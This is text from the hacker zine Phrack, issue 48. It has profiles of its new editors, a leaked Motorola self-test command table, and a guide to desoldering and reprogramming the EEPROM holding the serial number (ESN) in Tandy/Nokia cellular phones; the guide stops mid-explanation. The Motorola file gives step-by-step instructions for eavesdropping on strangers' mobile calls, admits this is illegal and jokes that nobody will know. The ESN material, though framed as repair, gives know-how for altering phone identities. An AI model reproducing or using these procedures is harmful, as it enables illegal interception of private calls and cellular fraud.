Ah yes... The InfoNexus... My frustration with Netcom led me to do what I had been wanting to do for some time, start my own site. This site would be a Haven for hackers, a place where they could come and be sure to find only the finest in technologies and tools. A place of much learning and information trade. A knowledge dumping ground. Thus was born the Information Nexus. With anywhere from 6-10 machines the Nexus is a heterogenous environment: the OS's range from several Unix flavors, several versions of Windows NT, and, of course, the mundane stuff (like DOS/WFW). The main box, Onyx, is a heavily tweaked Linux machine. It is a P120 with 32MB RAM and 2 GIGs of HD space.

As it stands now, accounts are given on restricted basis, only to friends and people I know (or people whose reputation precedes them). As soon as I upgrade the link from a 28.8 modem I will start offering accounts to the masses, at a nomial fee. I will also open up ftp access, allowing a greater number of users at all hours.

The Infinity Concept

TIC is the zine the Guild put out. Some of the noteworthy subjects written on: Cryptography, Windows NT security, Unix security,the security of PGP, and several coding projects... We have done 3 issues to date, but I have stopped further production of the zine to devote my full attention to Phrack magazine.

Phrack Magazine

Several months back, I hopped on IRC with some of my Guild-mates and was having a wonderous discussion on, oh, nothing. Well, Voyager was on, and he dragged me into a private chat. He told me about ErikB stepping down, and told me he and ReDragon were to take over as the new editors... I was very happy for him, and told him I would have jumped at the chance to do it. That was his next question... Since then, ReDragon, Voyager and I have been salivating like dogs waiting to get our hands on the legend that is Phrack Magazine.

My pledge is twofold: Timely distribution and nothing but the highest quality articles. We will be distributing Phrack on a regular seasonal rotation and will weed out all but the top-notch articles. I plan to write at least one article per issue. I promise this much: You will not be disappointed...

Prophile on ReDragon

Personal
~~~~~~~~

Handle:	ReDragon
Call Him:	Dave
Past Handles:	Dr. Disk (circa ’84), The Destroyer (circa ’88)
Handle Origin:	Thomas Harris Book, Saab insignia, D&Dish sort of name, then I decided it would be cooler (and original) if it was all one word and one D.
Date of Birth:	12/30/75
Age of current date:	do the math yourself
Height:	5’ 11"
Weight:	175
Eye Color:	Green
Hair Color:	Brown
Computers:	Apple][e, Atari 800, 8088, 386sx/16, 386dx/40, and right now a 486/33

I got my Hayes Micromodem //e in the summer of ’84. I was eight years old and with the help of my babysitter begged my way onto an H/P board. I used to read Phrack and write BASIC code, I was quite the clueless newbie for a while. People say age doesn’t matter, but it does when you are that young. My lameness continued, I learned Pascal, the years passed, and I started to figure out how things worked. I discovered Unix, it was cool. I learned what Crack was, I used it. Years passed I started to figure out how things worked. I would go into more detail but I don’t really care to tell the world about my life, ask me privately if you care.

ReD’s Favorite Things
~~~~~~~~~~~~~~~~~~~~

Women:	yes
Cars:	Saab
Foods:	Taco Bell (doesn’t everyone?), Young animals killed cruely
Music:	Pink Floyd, Beatles, anything not techno

Leisure: IRC is bad for you, just say no.
Alcoholic Fun: Bottled beer, Jaegermeister, Long Island Iced Teas

Most Memorable Experiences
~~~~~~~~~~~~~~~~~~~~~~~~~~

Saab car trouble in Queens on the way to HOPE.
Saab car trouble on PA Turnpike on way back from Pumpcon.
Saab stranded on George Washington Bridge on way to SummerCon '95.
Saab finally breaks down on NY Turnpike on way home.
SummerCon '95 (memorable that I don't remember any of it)
SummerCon '96 (the worst organized con I have ever been to)

Some People To Mention
~~~~~~~~~~~~~~~~~~~~~~

The Green Machine (for altering my life more than I can imagine)
Acker (even though you gave up on it all, wish I knew what you were doing now)
Bluesman (why didn't you tell me about C earlier?)
Zorgo (for ruining my life showing me IRC)
Wozz (I still don't believe you grew up there)
r00t (you're all a bunch of idiots, but i love you)
Asriel (we are pretty similar people, except I'm not a narq)
Max-Q (screaming at me "Nice Fuckin' Con!" after Summercon '96, I was touched)
Taran King (you were cool to me when I was nobody, I was impressed)
Sirsyko (only hacker I know that I actually trust)
ErikB (annoying him enough made for an interesting summercon and a new phrack)
l0pht (for bringing back what hacking is really about)
b (stuff?)

Why Phrack?
~~~~~~~~~~~

I have been in one way or another involved in the "hack scene" for more than half my life. I spent a large part of that on the lower end of the knowledge ladder, and throughout it all few people helped me along directly. What I recognize though is that there have been scores of people that have spent their time, at no personal gain to themselves, to help educate others about something that they know a bit more about than the rest of us.

I read a lot of books to learn about hacking; I paid for them and the authors have gotten the money they deserve. I learned quite a bit from college; I paid quite a lot for college. But I have learned about hacking most of all from hackers. How can I repay those that have given me so much?

We are rather fortunate to be in a position where we actually can give something back to them. We can give them a new generation of hackers that have the same opportunities to learn and to share their knowledge that we had. We can show them that we haven't forgotten about where we started; we haven't forgotten about why we are hackers; and we haven't forgotten that to be a hacker is a passion, and it is something we are proud of.

To my peers, consider giving something back to the community. To the next generation, learn from what we give and explore from what you learn; it will soon be your turn to take our place. And to those that made this all possible, to those that gave their own knowledge in the name of the community, the hundreds of authors, the ten editors, and most of all the readers: Thank You.

-ReDragon

Prophile on Voyager

Personal
~~~~~~~~

Handle: Voyager
Call him: Will

```
    Date of Birth:  06/23/69
              Age:  27
           Height:  6'
           Weight:  200lb
  Computers owned:  486DX4-100(FreeBSD), 486SX25(OS/2) and P-75 laptop(PC-DOS)
```

How did this handle originate? I jumped on IRC one day and didn't want to use my real handle, so I made this one up on the spur of the moment.

How I Got Started

I didn't start hacking computers until I went to college. I taught myself to use PRIMOS and I started hacking because the 150k disk quota I was given wasn't large enough for me to compile decent sized programs.

I started hacking in '87 and didn't run into another hacker until '91. I got Internet access and I found Phrack on ftp.eff.org. Wow! I thought, these people are serious. Shortly thereafter, I compiled the VMS client for IRC and I was talking to other hacker types on a regular basis.

About that time, I put up a BBS. The system is now known as "Hacker's Haven." The system has become fairly popular, with over 1,400 users surviving the last 90 day purge.

In '92, I wrote a "bot" in the IRC scripting language and called it "HackSrv." HackSrv distributed H/P files on demand and also opped all of us regular #hack cronies.

Late in '92 I moved to Atlanta and started organizing 2600 Meetings. We had a blast. We held them at my apartment. I can't imagine what my neighbors thought. I still remember 40 people in my tiny living room huddled around the TV watching sneakers. One week, we were hacking on one terminal, IRC'ing on another, watching a lockpicking demo on the front door, sorting trash on the balcony, having firearms instruction in the bedroom, and setting off bottle rockets from the kitchen to the living room. The last is not a good idea, by the way.

Over the course of the next few years, #hack went completely to hell. The place became littered with clueless newbies asking clueless newbie questions. Other people, usually even less clueful newbies, would kick and ban people for asking questions. This effectively stopped all useful conversation on #hack, as anyone who brought up a technical topic was likely to be kicked immediately. This led to a group of #hack ChanOp's who had absolutely no technical knowledge and instead wasted away the hours stroking their egos. I was annoyed by the incredible cluelessness that had taken over the once fine channel and decided to do something about it.

Towards that end, I wrote the #hack FAQ. The #hack FAQ was to be given to new people to bring them up to speed in a short amount of time. This, I reasoned, would raise the intellectual level on conversation on #hack. It would also set the tone for conversation on #hack back to the technical atmosphere I had known just a few years earlier. Later, the #hack FAQ became the alt.2600/#hack FAQ and it's purpose was expanded to cover the newsgroup alt.2600.

In the Summer of '94 I moved to Denver and joined up with TNO. TNO is a group of friends who share an avid interest in computer and telephone security. Today, TNO consists of Cavalier, DisordeR, Major, Edison and myself.

Over the last few years, I've written for Phrack, 2600, CoTNo and FUCK. I've wanted to be Phrack editor since Taran King retired. When ErikB told me he was looking to retire from the job, and that I was being considered as the next Phrack editor, it hit me just how big of a

responsibility this was. I spoke with ReDragon (Editor of FEH) and daemon9 (Editor of The Infinity Concept). Together, we agreed to set aside our current e-zine's (I was the current Editor of CoTNo) and focus all of our attention on Phrack. We have received offers of support from many old and new people in the hacking community. I am looking forward to a bright future for Phrack.

Interests
~~~~~~~~~

Women:	Sharp and quick
Cars:	Big and fast
Food:	Spicy to the point of pain
Music:	Rock and Roll
Favorite performers:	Jimmy Buffett, The Eagles
Favorite author:	Joel Rosenberg
Favorite Book:	Unix Power Tools

Most Memorable Experiences
~~~~~~~~~~~~~~~~~~~~~~~~~~

KL kicking me off #hack for saying that hacking was wrong.

Captain Hemp hiding my address and phone number in a bag of trash.

Reading my first sniffer log.

Getting arrested with Captain Hemp outside of a Southern Bell facility.

Finding the switch with the unpassworded root account.

Being pulled over on the way to HoHoCon while we were moshing in the van.

DeadKat and Cavalier doing the root dance.

Being followed by the security guard with the baby seat.

Major and I *not* getting mugged and beaten by the gang of thieves, even though he could barely stand up and neither of us were carrying at the time.

Some People To Mention
~~~~~~~~~~~~~~~~~~~~~~

Major : You are, at the same time, one of the best people I have ever known and one of the worst people I have ever known. I am just glad I am on your side, and you mine. I trust you with my life, and with a few of the situations we've been through, that's not just talking.

Cavalier : You taught us all what was important in a group. Your steadiness and common sense has helped carry TNO through the dark times. As always, I'm glad to have you here. You can always be counted on, and that means a great deal to me.

The Presence : It is always a pleasure to talk to you. You have taught me more than anyone else in the scene. You will always be one of the best. The strength of your ethics will guide you through where lesser men would fail.

Captain Hemp : There's no one I'd rather be arrested with.

NoCar / K : Congratulations on your new system!
~~~~~~~~~~~~~~~~~~~~~~

The Final Question

I have met quite a few hackers. Very few have been "geeks" in the traditional sense of the term. I have met hacker business people, hacker jocks, hacker criminals, hacker stoners, hacker programmers, and hacker skater punks. It’s a sport for just about anyone with intelligence, dedication, and absolutely no respect for authority.

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 6 of 18

Motorola Command Mode Information

Written and typed up by Cherokee

NOTE: The following text is only a few pages from an official Motorola handbook that I received, thanks to Ob1.

THIS IS NOT A COMPLETE HANDBOOK

but it is very useful as a guide to learning how to use the self test instructions on the Motorola series of cellular phones.

To actually enter the self test modes, THERE ARE SEVERAL STAGES BEFORE HAND THAT NEED TO BE DONE. They depend upon what type of Motorola mobile phone you possess. To my knowledge, the self test mode instructions are the same on every Motorola phone, the only difference will be how you enter the test mode. That I leave up to you to find out as there are lots of help files already out there, unless, there is a great demand for it.

I will now show you how easy it is to use the test mode to your advantage.

Say, your the average peeping Tom or Sally (what hacker isn't?), this is how to listen in on other peoples mobile conversations.

1.Enter the test mode.
2.Turn the speaker on (08#) also called un-muting the receive audio.
3.Tune into a channel(11xxxx#) (where x can range from 0 to 600[TACS] and 1329 to 2047[ETACS].)... Although I'm not 100% sure of the channel mapping, (theres conversations in the range between 600 to 1329), you'd do best to stick to playing around with these.

You may have to try several different channels, to pick up a conversation, not every channel is occupied with a user. I suggest you try 0 to 50, this is almost guaranteed to give you a result. BTW, it is actually illegal to monitor mobile communications without the consent of both parties, but hey, whose going to know? :-)

Displaying information - Some handsets only allow display 1 line, and therefore you wont be able to see all of the information being sent to you. There are 2 ways around this. 1. Is to go and get a handset which can display 2 lines of information. 2. to send the data to your computer to display on the screen, apparently the data is sent and received in an unfamiliar packet format, and will need to be decoded.

FINAL NOTE:
There are several conflicting sources for some commands, this is because of different versions of the ROM, so I'm putting all of the test codes bundled together in this file, and will update the list if there are any significant changes, or I find out about a new command in a later ROM version.

Just one last final note to say hi to Davex[thanks for the NAM guide], Ratscabies, Maelstrom, Hi.T.Moonweed and Ob1.

Motorola Self Test Mode Instructions

---

1. INTRODUCTION

Portable radio telephones are equipped for self-test, allowing service personnel to control and monitor radiotelephone functions via the telephone keypad. The self-test mode operates at two levels:

1) a status display level, which allows the portable telephone to operate normally while providing status indications in the display and;

2) the service level, which removes the portable telephone from normal service and allows commands to be entered through the keypad to 'manually' control the operation of the radiotelephone.

2. OPERATING PROCEDURES

2.1 STATUS DISPLAY LEVEL OF SELF-TEST

This level of self-test is entered by momentarily shorting pin 6 of J2 to ground, while turning the radiotelephone on. The self-test mode can also be entered using the portable radiotelephone test kit (RTL4228A and RTL4229A).

In this level of self-test mode the radiotelephone will place and receive calls as normal except the radiotelephone displays status information. The displayed status information alternates between the channel number and RSSI status information, and the primary status information (SAT frequency, carrier state, signaling tone state, power level, voice/data channel mode, and Rx and Tx audio states). The format and explanation of this status information is given in Table 1 under 02# Radio Status Request.

When dialing a phone number, the display of the status in formation ceases when the first digit of the phone number is entered. When the Snd button (or End or Clr) is pressed, the status information display resumes.

2.2 SERVICING LEVEL OF SELF-TEST

NOTE
While in the servicing level mode of self-test, the display does not alternate. Only the primary status information is displayed.

The servicing level allows the servicing personnel to take control of the radio operation by entering the test commands through the telephone keypad. Such parameters as operating channel, output power level muting, and data transmission can all be selected by entering the corresponding commands. The servicing level is entered from the status display level by pressing the (#) button. At this time the radio telephones cease to function automatically in the radiotelephone system. Table 1 shows the test commands and the corresponding results.

INTERNATIONAL CELLULAR PORTABLE

Table 1. Test Commands For Self-Test Mode

| NOTES:
| 1. Each command consists of at least two digits entered from the telephone
| keypad with the entry terminated using the (#) key.
| 2. If the command relates to a test function with multiple data displays,

	the (#) key is used to pause at scanning data or to step through sequential test functions. Entering the (#) key during a pause time resumes scanning.		
	3. For commands that initiate an action that requires a response or that accumulates error counts, the (#) key terminates the test.		
Keypad Entry	Command Description	Status Display	Result
#	Enter Test Command Mode		
01#	Restart (Re-enter DC power startup routine		
02#	Radio Status Request	AAAA=BB CDEFGHI	AAAA=Channel Number(decimal) BB=RSSI reading for channel C=SAT Frequency 0=5970 Hz 1=6000 Hz 2=6030 Hz 3=No Lock D=Carrier(1=ON) E=Signaling Tone(1=ON) F=Power Attention Level(0-7) G=Mode(1=control channel 0=voice channel H=Receive Audio Mute(1=muted) I=Transmit Audio Mute(1=muted) When the radiotelephone is operating in the status display level of self-test, the information that is displayed alternates between AAAA BB and CDEFGHI. In the servicing level of self-test, only the information designated by CDEFGHI is displayed.
03#	(NOT USED)		
04#	Initialize Transceiver		Carrier=OFF Power Level=0 Receive Audio=MUTED Transmit Audio=MUTED Signaling Tone=OFF SAT=OFF DTMF & Audio Tones=OFF Audio Path=TO SPEAKER
05#	Carrier On		Turn carrier on
06#	Carrier Off		Turn carrier off
	NOTE: Use the PATH command (35A#) to select the audio path to test before using commands 07# through 10#.		
07#	Rx Mute		Mute the receive audio
08#	Rx Un-mute		Un-mute the receive audio
09#	Tx Mute		Mute the transmit audio
10#	Tx Un-mute		Un-mute the transmit audio
11ABCD#	Load Synth		Load synthesizer with ABCD where ABCD = channel number in decimal (1329-2047, 0-600)

12#	Set ATTN		Set RF power attention to A where A=attention level(0-7; 0=maximum power)
13#	RESET OFF		This command should cause the Logic Unit to set WATCH DOG low and result in power-down of the radiotelephone.
14#	STON		Transmit signaling tone 10khz
15#	STOFF		Stop transmitting signaling tone 10khz
16#	SETUP		Transmit a five word reverse control channel message; each of the five words will be "FF00AA55CC33". The transmitter de-keys at end of message
17#	VOICE		Transmit a two word reverse voice channel message; both words will be "FF00AA55CC33". The transmitter de-keys at end of message.
18#	SEND NAM		AA = Address BB = Data Displays contents of NAM, one address at a time, advanced by pressing the (*) key. Note the address goes up to 1f
19#	VERSION		Displays software version number as "year, week"
NOTE: Entering commands 20# through 23# or 27# causes the transceiver to begin a counting sequence or continuous transmission as described below. In order to exit from the commands to enter another test command, the (#) key must be depressed; all other key depressions are ineffectual.			
20#	RCVS 1		Receive control channel messages counting correctable and uncorrectable errors. When the command starts, the number of the command will be displayed in the right hand side of the display. Entering a # key will terminate the command and display a two three digit number in the display. The first number is the number of correctable errors and the second is the uncorrectable errors.
21#	RCVV 1		Receive voice channel messages counting correctable and uncorrectable errors. When the command starts, the number of the command will be displayed in the right hand side of the display. Entering a # key will terminate the command and display a two three digit number in the display. The first number

			is the number of correctable errors and the second is the uncorrectable errors.
22#	WSTS		Receive control channel messages counting word sync sequence. When the command starts, the number of the command will be displayed in the right side of the display. Entering a # key will terminate the command and display the number of word sync sequences in the display.
23#	WSTV		Receive voice channel messages counting word sync sequence. When the command starts, the number of the command will be displayed in the right side of the display. Entering a # key will terminate the command and display the number of word sync sequences in the display.
24#	(NOT USED)		
25A#	SATON		Enable the transmission of SAT where A = SAT frequency. See chart below. A SAT Freq. 0 5970 Hz 1 6000 Hz 2 6030 Hz
26#	SATOFF		Disable the transmission of SAT.
27#	TRANSMIT DATA		TX continuous control channel data.
32#	CLEAR		Clears non-volatile memory. Clears all stored numbers.
33#	DTMF		Turn DTMF on.
34#	DTMF		Turn DTMF off.
35#	DISPLAY RSSI		'D' series portable only.
35A#	SET AUDIO PATH		Where A = the following... 1 = Speaker 2 = Microphone 3 = Earpiece
38#	DISPLAY ESN		Displays ESN in four steps, hit * till back at start.
41#	(NOT USED)		Enables diversity.
42#	(NOT USED)		Disables diversity.
43#	(NOT USED)		Disables diversity.
44#	(NOT USED)		Disables diversity.
45#	READ RSSI		Returns the RSSI reading

			taken on the current channel. The number is displayed as a three digit decimal number.
46#	(NOT USED)		
47A#	AUDLEV		Set audio level where A=level (0=lowest, 15=highest). The normal level is 2. NOTE: Use 8 to 12 only for DTMF applications.
48#	SIDETONE ON		Enable sidetone(Command 05# must also be executed.
49#	SIDETONE OFF		Disable sidetone(Command 06# must also be executed.
50#	MAINN		Not normally used. Tests data transmission/reception with transmit path connected externally to receive path. Maintenance data is transmitted and test results displayed: PASS= received data is correct FAIL=2-second timeout, no data received, or received data is incorrect.
51#	MAINL		Tests data paths internal to the logic unit, where maintenance data is transmitted and looped back. Display is as follows: PASS= received data is correct FAIL=2-second timeout, no looped-back data, or looped-back data is incorrect.
52A#	(NOT USED)		
53#	(NOT USED)		
54#	(NOT USED)		
55#	DISPLAY/PROGRAM	NAM	Displays the contents of the NAM, one step at a time, advanced by depressing the (*) key. Only the last 7 digits of data are displayed. Refer to NAM programming instructions in this manual for programming details.

01. 02051 - System ID umber. Vodaphone=02051 Cellnet=03600
02. xxxxxxxx - A option byte (in binary)

0	Local use (bit A7) if set to 1 mobile will respond to local control orders in the home area. Assigned by system operator.
0	Preferred system (bit A6) applies to units capable of operating on two service systems 0 = system B 1 = system A
1	End-to-end signaling (bit A5) when enabled indicates mobile is equipped for DTMF via

		the keys after the landline connection is made. 1 = enabled 0 = disabled
	0	Bit not used (bit A4)
	1	Repertory (bit A3) indicates the mobile is equipped with speed-dialing storage. 1 = enabled 0 = disabled
	1	Aux alert (bit A2) when enabled, user can place the mobile in aux alert mode and be notified of incoming call via an aux device 1 = enabled 0 = disabled
	0	H/F auto mute (bit A1) when enabled, mobile will automatically be in the mute mode when a call is made using the hands-free mode 1 = enabled 0 = disabled
	0	Minmark (bit A0)supplied by system operator when enabled the users MIN2 will be sent with each call initiated or answered. 1 = enabled 0 = disabled

03. xxxxxxxxxx - Mobile phone number
04. xxxxxxxxxx - 10 digit min
05. 17 - Station class mark
06. 09 - Access overload class (15 highest priority)
07. xxxxxx - Security code
08. xxx - Lock code
09. xxxxxxxx - B option byte (in binary)

	0	bit b7 not used
	0	bit b6 not used
	0	bit b5 not used
	0	Extended field (bit b4) when enabled, the mobile would scan more than 32 paging ch. currently not used in UK.
	1	Single system scan (bit b3) if set to 1 the mobile will scan only 1 system based on the setting of option byte A bit 6 1 = enabled 0 = disabled
	1	Auto recall (bit b2) this option allows the user to access repertory by a 1 or 2 digit send sequence 1 = enabled 0 = disabled
	0	Disable service levels (bit b1) if set to 1 service levels couldn't be changed from the control unit. 0 = enabled 1 = disabled
	0	Lock code (bit b0) when enabled, allows the user to lock and unlock the mobile using the three digit lock code. 0 = enabled 1 = disabled

10. xxxxxxxx - C option byte (in binary)

	0	User NAM programming (bit c7) when enabled allows user to program NAM from handset 0 = enabled 1 = disabled

	0	Single/Dual system (bit c6) 0=single 1=dual
	0	Call timer (bit c5) when enabled, the user can access the call timer. 0 = enabled 1 = disabled
	1	Auto re-dial (bit c4) 0 = enabled 1 = disabled
	1	Speaker disable (bit c3) enable or disable handset speaker when fitting hands free 0 = enabled 1 = disabled
	0	bit c2 not used
	1	Selectable system (bit c1) allows user to select primary system. 0 = enabled 1 = disabled
	0	bit c0 not used

11. xxxxxxxx - D option byte (in binary)

	0	Max volume (bit d7) sets max vol to step 4
	0	Theft disable (bit d6) when set to 1, theft alarm is not accessible.
	0	Beeper disable (bit d5) 1=disable
	1	EXT DTMF(bit d4) when clear, DTMF is routed directly through APC.
	0	Flashing roam (bit d3) if enabled, roam light will flash when home area roaming. 1 = enabled 0 = disabled
	0	Audio convenience (bit d2) if disabled, audio levels are re-centered on power up. 0 = enabled 1 = disabled
	0	Time rx calls (bit d1) call timers will accumulate on incoming calls when enabled 1 = enabled 0 = disabled
	1	Charge rate (bit d0) when enabled,telephone will respond to charge rate information 1 = enabled 0 = disabled

12. 0023 - Initial paging system 0023=Vodaphone 0323=Cellnet
13. 0023 - Initial paging channel A
14. 0323 - Initial paging channel B
15. 021 - Dedicated paging channels
16. xxxxxxxx - E option bytes (in binary)

	0	bit e7 not used
	0	bit e6 not used
	0	bit e5 not used
	0	bit e4 transportable speaker present
	0	bit e3 not used
	0	bit e2 not used
	0	bit e1 not used

	1	Word sync scan disable (bit e0) portable use only.	
56#	(NOT USED)		
57#	(NOT USED)		
58#	COMPANDER ON		Turn compander ON
59#	COMPANDER OFF		Turn compander OFF
60# and 61#	(NOT USED)		
61#	ESN TRANSFER		For series I or 1? and MINI TACS - Probably Micro TACS.
62#	RNG-ON		Turn the APC ringer audio path ON.
63#	RNG-OFF		Turn the APC ringer audio path OFF.
64#	PLT-ON		Turn the APC transmit pilot path on.
65#	PLT-OFF		Turn the APC transmit pilot path off.
66# thru 71#	(NOT USED)		
66#	IDENTITY TRANSFER		Series II and some current portables.
68#	DISPLAY FLEX AND MODEL INFO		
69#	USED WITH IDENTITY TRANSFER		
72#	MODULATION GAIN ADJUST		Refer to the Portable Telephone Phasing section for use of this command.
73#	POWER OUTPUT ADJUST		Refer to the Portable Telephone Phasing section for use of this command. (0 to 7.)

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 7 of 18

TANDY / RADIO SHACK CELLULAR PHONES

REBUILDING ELECTRONIC SERIAL NUMBERS AND OTHER DATA

By Damien Thorn

LEGAL CRAP

(mandated by our cheap-suit, can't afford cigars, polyester-pants-wearing, no-practice-having, almost dis-barred, old-fart legal counsel who only charges us $20 / hour because he meant to retire when he was 70 but lived a few years longer than he expected...hell, we love him!)

Use caution when rebuilding corrupt serial numbers, and avoid lending your talents to further the goals of unscrupulous people.

Altering the serial number of a cellular transceiver is a violation of the FCC rules, and the U.S. Secret Service is charged with the responsibility of investigating fraudulent activity.

All of this material was developed in-house and not provided or endorsed by the manufacturer. Brand names and trademarks are used for identification purposes only and are the property of their respective owners. Use of same within this article definitely does not imply agreement with or endorsement of the material presented, and probably aggravates them to no end. There are no guarantees or warranties with regard to the accuracy of this article. Although we've done the best job that we can, we may be wrong. Happens all the time. If you damage a phone or inadvertently start a global thermonuclear war, that's your problem. Don't come crying to us, or make us fork over another twenty bucks to the old shyster. What you do with this information is your responsibility.

INTRODUCTION

While manufacturers publish service manuals for their cellular transceivers, they have an annoying habit of omitting certain data pertaining to memory devices and the arrangement of the data stored inside them. Since this stored information includes the electronic serial number (ESN), the lack of documentation can easily be excused as a way to avoid unwittingly facilitating fraud.

The drawback to the 'security through obscurity' approach is that service technicians who have a legitimate need to reprogram these memory devices are unable to do so. The Nokia-designed transceivers discussed in this article are an excellent example. Since the ESN is stored in the same electrically-erasable programmable read-only memory (EEPROM) device as the numeric assignment module (NAM) information, corruption of the data can

be catastrophic to the operation of the phone.

Since the handset programming mode of these Nokia units actually write-enables the memory device to store the alterable parameters, an errant pulse from the microprocessor, dropped bits or supply voltages falling out of tolerance can cause the ESN or checksum to become overwritten or otherwise rendered useless. Should this occur, dealers have had little recourse but to ship the transceiver back to the factory for repair. Until now, that is.

The goal of Phoenix Rising Communications in producing this documentation is to empower technicians to do the job they have been educated and hired to perform. This guide to Tandy and Radio Shack cellular phones will enable the technician to rebuild the corrupt data within this series of transceivers with confidence.

The information in this article was developed from the installed and transportable versions of the most commonly purchased phones from Radio Shack stores. These units were sold for many years, and finally replaced last year with a new, redesigned model. The data presented here can probably be applied to certain compatible Nokia transceivers as indicated later in the text.

CHAPTER 1

This publication is designed to provide supplemental information to assist in the servicing of cellular mobile telephones manufactured by Tandy Corporation under license from the Nokia Corporation. It is not meant to be a replacement for the factory service manual. Any shop needing to perform component level repairs should definitely obtain the factory documentation from Tandy National Parts.

Our primary goal is to explain the contents of the numeric assignment module, or NAM. In these particular phones, both the NAM parameters and the electronic serial number (ESN) are stored within the same electrically erasable programmable read-only memory (EEPROM) device.

The problem inherent with this engineering decision is that the ESN stored within this chip is not necessarily permanent. Since the chip can be erased or reprogrammed, certain circumstances could possibly cause the ESN to become corrupt. These include improper signals from the microprocessor, induced currents or a power interruption during NAM programming as the write cycle is taking place.

Since the available service literature does not describe the functions of this serial EEPROM or the data contained within, service personnel would have to return the transceiver to the manufacturer for service. This is not cost effective in terms of time or money for either the shop or cellular customer.

Technicians who invest a little time to become familiar with the data stored within the NAM circuitry, including the placement of the ESN and checksum byte can service these types of problems in-house and with little difficulty.

Basic instructions for peaking the transceiver’s RF sections have also been included herein as a convenience. While the phone is open and on the test bench, the customer’s transceiver should also be given a quick check for proper alignment.

EQUIPMENT REQUIRED

Other than basic hand tools, disassembly of the phone requires a soldering iron with a medium sized tip and a vacuum de-soldering

tool. Good size solder removal braid may be used in conjunction with, or in lieu of the de-soldering tool.

To correct data that has become corrupted within the EEPROM, a programming device is required capable of reading and burning an 8-pin DIP integrated circuit. One such inexpensive device is listed in appendix III.

An individual who is familiar with the memory device involved has written a software program in the BASIC language to allow the programming of this chip via the parallel port of an IBM-compatible personal computer. The source code for this program can be found in the appendix, and is provided as a reference only. Such software is subject to the peculiarities of the host PC and therefore cannot be recommended for use in place of a standard PROM programmer. Older versions of GWBASIC are preferred to Microsoft's current QBASIC interpreter.

MODELS COVERED

The information presented is believed to cover all of the installed and transportable (bag phone) cellular transceivers manufactured by the Tandy Corporation under license from the Nokia Corporation up until about a year ago.

Tests have been conducted on a random selection of these phones with manufacture dates ranging from 1989 through early 1994. All versions of the "TP" firmware through January, 1994 should be supported.

Although no house-branded OEM Nokia transceivers have been tested, we have surmised that this information is applicable to several models based on the same or a similar design. These models include the Nokia LX-11, M-11, M-10 and the Nokia-Mobira P4000 (PT612). Some of these units, like the very old Radio Shack equivalents, will require a service handset to program. More on that in the next issue of Phrack.

HAND-HELD UNITS

Only one of the hand-held cellular phones previously sold through Radio Shack utilizes a discrete surface-mounted integrated circuit to store the ESN and NAM parameters. If you have the capability to read and program this SOIC 93C46 memory device you may be able to extrapolate the PROM dumps in this guide to work with this phone.

Due to the difficulty in disassembling this unit and the delicate nature of the surface-mounted EEPROM, the reader is cautioned against attempting to service these in-house.

DISASSEMBLY

Prior to disassembling the transceiver, all antenna and cables, including the handset, should be disconnected from the jacks on the unit.

To aid in disassembly and component location, the original hard-copy version of this publication contained several pages of photographs. While the hard-copy version is available (see end of article), you will hopefully be able to figure out what we're talking about without them.

Disassembly begins by snapping the plastic end panel from the black transceiver cover. Some units just pop up and off, while others have two small plastic tabs on each side that must be depressed free the end panel for removal.

With the end panel removed, the top plastic cover is now free to

slide off. With this cover removed, the metal transceiver itself can be dumped from the remaining plastic housing by turning it upside down, or pulling up on the metal heat sink assembly that comprises one side of the transceiver unit.

There is a metal shield on each side of the transceiver (top and bottom.) One is a solid piece of thin sheet metal, and the other is broken up in to smaller, individual shields and soldered to the transceiver chassis. The shield that needs to be removed is the solid one. It is only held in place with the friction grips along the edges, and can be pried off with your fingers.

Once the shield is removed from the proper side of the transceiver, the solder side of the logic board will be exposed. This board must be removed to gain access to the component side. Take static precautions so as not to fry the CMOS silicon that is currently hidden from view.

Other than several connectors that mate between the two boards, the board is usually held in place by several blobs of solder spaced along the edge of the board. These small 'solder welds' serve as a ground bond between the board and the transceiver chassis, and are not electrically necessary under normal circumstances.

Once the solder ground bonds have been melted and removed with a de-soldering tool or solder wick, use a pair of needle-nose pliers to gently bend back the small metal tabs holding the circuit board in place.

Before proceeding, inspect the foil side of the board to ensure that no solder has splashed on the board during de-soldering, and that the foil traces where the work was performed are still intact. This last step is where most trouble arises. These boards are delicate, and a heavy hand while prying or bending will almost ensure that a trace or five will be transected when the tool slips. If this happens, resolder the traces to undo the damage.

At this point the logic board is held in place only by pins on the transceiver board sticking up in to sockets on the logic board. Gripping the edges of the logic board with your fingers and pulling straight up will disengage the connectors and allow the logic board to pull free of the transceiver. Slightly rocking the board from each side may aid in the removal. Do not grip the board with pliers or damage can result to the small chip resistors and other components mounted on the solder side of the board.

Once dislodged, you'll have two separate circuit boards.

THE LOGIC BOARD

The board that supplies logic and control functions for the cellular mobile telephone is easily identifiable by the microprocessor and 27C512 EPROM containing the operating firmware. The EPROM's erase window is covered by a protective sticker that identifies the firmware version stored therein. Within the last few years, the version has ranged from TP-2 through TP-8.

Also on this board is the serial EEPROM where the ESN and NAM parameters are stored. This chip is an 8-pin DIP located in a socket near pin #1 of the NEC microprocessor. It is usually covered with a small paper sticker bearing the last few digits of the serial number stored inside.

While security experts may blast Nokia for designing a phone that stores the ESN in a socketed chip, and then says "here I am" by placing a sticker on it, this is a dream come true for any technician facing issues of data corruption.

THE SERIAL EEPROM

The Serial EEPROM containing all of this data is a PCD8572 (or 85C72) manufactured by Microchip Technology, Inc.

This 8-pin device is a 1k (128x8) CMOS serial electrically erasable PROM. The pin configuration for the device can be found in the appendix.

Power is supplied to this chip only when the microprocessor is performing a read or write operation. Transistor Q115 (surface mounted to the underside of the logic board right about in the middle) switches the supply voltage on and off. Should power be interrupted during the write cycle, the ESN may become corrupt.

REBUILDING THE ESN

To replace the damaged serial number, note the unit's serial number from the cellular service agreement or the phone itself. The ESN (in decimal) is located on a white paper sticker applied to the side of the metal transceiver chassis. It is also stamped into the plastic model identification plate on one side of the plastic outer housing.

For reprogramming, the ESN must be converted to hex. A scientific calculator or any number of public domain computer programs will simplify the task.

CONTENTS OF NAM

Once the original serial number has been determined, carefully remove the 8572 EEPROM from the socket and place it in the adapter required by your PROM programmer. Reading the contents of the chip, you'll see data as depicted below.

Note that these data dumps are simulated for illustrative purposes. The ESN and encoded MIN bytes are not legitimate numbers, so don't bother 'testing' them.

The first five bytes of data contain the security code. These bytes are the hex values representing ASCII characters 0 through 9, thus represented as "3X" where "X" is the actual digit of the security code. A factory security code of 1 2 3 4 5 would be represented in bytes 00 through 04 as follows:

